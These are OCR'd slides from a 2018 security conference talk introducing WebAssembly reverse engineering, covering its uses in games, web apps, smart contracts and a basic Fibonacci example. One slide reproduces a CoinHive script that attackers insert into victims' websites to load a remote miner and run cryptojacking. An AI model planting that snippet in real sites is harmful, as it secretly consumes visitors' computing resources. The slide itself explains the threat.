15 September 2018

Dissection of WebAssembly module

Reversing and analysis of the new
“Game changer for the Web”

Toorcon XX

© QuoScient | Toorcon XX

Whoami

Patrick Ventuzelo

@Pat_Ventuzelo

QuoScient GmbH

- Security Researcher/Engineer

Quolab


- Threat Intel & Response Platform
- Collaborative, Decentralized

Research

- Smart contracts, **WebAssembly**, …

Support Intelligence Operations

- Blockchain Transaction tracking
- Vulnerability analysis



© QuoScient | Toorcon XX




Table of Content

© QuoScient | Toorcon XX

01

Introduction

© QuoScient | Toorcon XX


What is WebAssembly?

- *"Binary instruction format for a stack-based virtual machine"*
  - Low-level bytecode
  - Compilation target for C/C++/Rust/Go/…
- Generic evolution of NaCl & Asm.js
- W3C standard
  - MVP 1.0 (March 2017)
- Natively supported in all major browsers

- WebAssembly goals:
  - Be fast, efficient, and portable (near-native speed)
  - Easily readable and debuggable (wat/wast)
  - Keep secure (safe, sandboxed execution environment)
  - Don't break the web (not a JS killer)

© QuoScient | Toorcon XX

A game changer for the web




https://caniuse.com/#feat=wasm


- ~75% of Mobile users & ~83% of Desktop users


© QuoScient | Toorcon XX

Wasm can already be used for games…

- Supported by multiple game engines:
  - Unity3D WebGL (WebAssembly is here!)
  - Unreal Engine 4 (since 4.18), …
- Tanks!
  - Official WebAssembly demo
  - Unity3D - Local 2 players
- Demos
  - EpicZenGarden
  - SunTemple
  - AngryBots
  - Funky Karts









© QuoScient | Toorcon XX

Wasm can be used for *huge* web app…



AUTOCAD®

Google Earth




https://web.autocad.com/

© QuoScient | Toorcon XX

Wasm can be used for whatever you want….

- VIM
  - Portage of VIM in wasm
- JSLinux
  - Qemu in your browser
  - Windows 2000
- Nebulet
  - microkernel that executes WebAssembly modules in ring 0
- Cervus
  - A WebAssembly subsystem for Linux.




© QuoScient | Toorcon XX

Wasm is used for Blockchain smart contracts…

- 2/5 of the Top Cryptocurrencies by MarketCap
- Ethereum #2
  - Decentralized platform that runs smart contracts
  - (Planned to use) WebAssembly instead of EVM
  - More detail in Real-life examples analysis

- EOS #5
  - Open source smart contract platform
  - Compiled from C++ to WebAssembly



Cryptocurrencies ▾ | Exchanges ▾ | Watchlist

#	Name	Market Cap	Price
1	Bitcoin	$110,653,084,961	$6,424.82
2	Ethereum	$27,904,828,526	$275.02
3	XRP	$12,970,700,332	$0.329436
4	Bitcoin Cash	$9,067,593,665	$523.98
5	EOS	$4,346,481,410	$4.80

- See my talk about "Reverse Engineering of Blockchain Smart Contracts" at REcon Montreal 2018

Wasm is used for (il)legitimate crypto-mining…


- CryptoJacking
  - Unauthorized use of computing resources to mine cryptocurrencies.
- CoinHive
  - Created in 2017
  - Simple API
  - (legit) Proof of Work Captcha

- Attackers just need to insert this snippet of code on victims website:

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new CoinHive.User('SITE_KEY', 'john-doe');
    miner.start();
</script>
```

© QuoScient | Toorcon XX

Wasm is used for (il)legitimate crypto-mining…



02

WebAssembly basics

© QuoScient | Toorcon XX

Source code to WebAssembly

C/C++

```c
int fib(int n)
{
  if (n == 0 || n == 1)
    return n;
  else
    return (fib(n-1) + fib(n-2));
}
```

Rust

```rust
fn fib(n: u32) -> u32 {
    match n {
        0 => 1,
        1 => 1,
        _ => fib(n - 1) + fib(n - 2),
    }
}
```

wasm text format

```
(module
 (table 0 anyfunc)
 (memory $0 1)
 (export "memory" (memory $0))
 (export "fib" (func $fib))
 (func $fib (; 0 ;) (param $0 i32) (result i32)
  (block $label$0
   (br_if $label$0
    (i32.ne
     (i32.or
      (get_local $0)
      (i32.const 1)
     )
     (i32.const 1)
    )
   )
   (return
    (get_local $0)
   )
  )
  (i32.add
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -1)
    )
   )
   (call $fib
    (i32.add
     (get_local $0)
     (i32.const -2)
    )
   )
  )
 )
)
```

